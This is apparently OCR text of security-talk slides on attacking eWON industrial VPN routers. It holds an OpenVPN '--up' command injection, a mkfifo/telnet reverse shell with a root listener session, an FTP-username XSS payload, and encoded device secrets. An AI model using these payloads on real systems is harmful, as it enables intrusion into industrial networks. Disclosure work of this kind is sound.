


Unlocking-the-Gates:~$ ./vpn-config

```
--up cmd
        Run command cmd after successful TUN/TAP device open (pre --user UID change).
```

Source: OpenVPN manual

Unlocking-the-Gates:~$ ./vpn-config



Unlocking-the-Gates:~$ ./filter-bypass

```
client
dev tun
persist-tun
proto tcp
remote device.vpn16.talk2m.com 443
verb 5
mute 20


--up '/bin/sh -c "id"'
script-security 2

<ca>
[...]
</ca>

<cert>
[...]
</cert>

<key>
[...]
</key>
```

Unlocking-the-Gates:~$ ./filter-bypass



Unlocking-the-Gates:~$ ./reverse-shell

```
client
dev tun
persist-tun
proto tcp
remote device.vpn16.talk2m.com 443
verb 5
mute 20

--up '/bin/sh -c "TF=$(mktemp -u);mkfifo $TF;telnet 192.168.33.1 5000 0<$TF | sh >$TF 2>&1"

script-security 2

[…]
```


Unlocking-the-Gates:~$ ./reverse-shell

```
┌─mabrell /tmp/ftp
└─$ nc -lvp 5000
Listening on 0.0.0.0 5000
Connection received on 192.168.33.194 48494
id
uid=0(root) gid=0(root)
```




Unlocking-the-Gates:~$ ./xss-via-ftp-log

```
mabrell ~
$ ftp "<h1>SySS</h1>"@10.0.0.53
```



Unlocking-the-Gates:~ $



Unlocking-the-Gates:~ $

seclists.org/fulldisclosure/2015/Dec/118


PASSWORDS NOT SECURED - PARTIAL FIX by eWON
CVE-2015-7928

Passwords are passed in plain text allowing a malicious party to retrieve them from network traffic. The autocomplete setting of some eWON forms also allows these passwords to be retrieved from the browser. Compromise of the credentials would allow unauthenticated access.

eWON says

2. Won't fix as the final user is supposed to configure eWON through VPN.
-> Yeah, *supposed to*..

Unlocking-the-Gates:~$ ./exploit-chain



Terminal

Unlocking-the-Gates:~$ ./demo



Unlocking-the-Gates:~$ ./secrets-in-config

```
mabrell ~
$ grep "#_5_" comcfg.txt
VPNSecretKey:#_5_MGy8mHWwhOpaSNIJHlK+fv9L
PPPClPassword1:#_5_f++NGo4FKuLGTuluRfuD4f9j
PPPClPassword2:#_5_SLra2K9/8kN2wY+EEWD10v8o
CBDDnsPass:#_5_OZ/oj4ZE0XY3cZUffFaVbz6p
DefAdmPass:#_5_iuWbFOM6NtpH4i5XOOJW+BJA
WANPxyPass:#_5_Mu5x+iv24ENroyudBPM5JD8Y
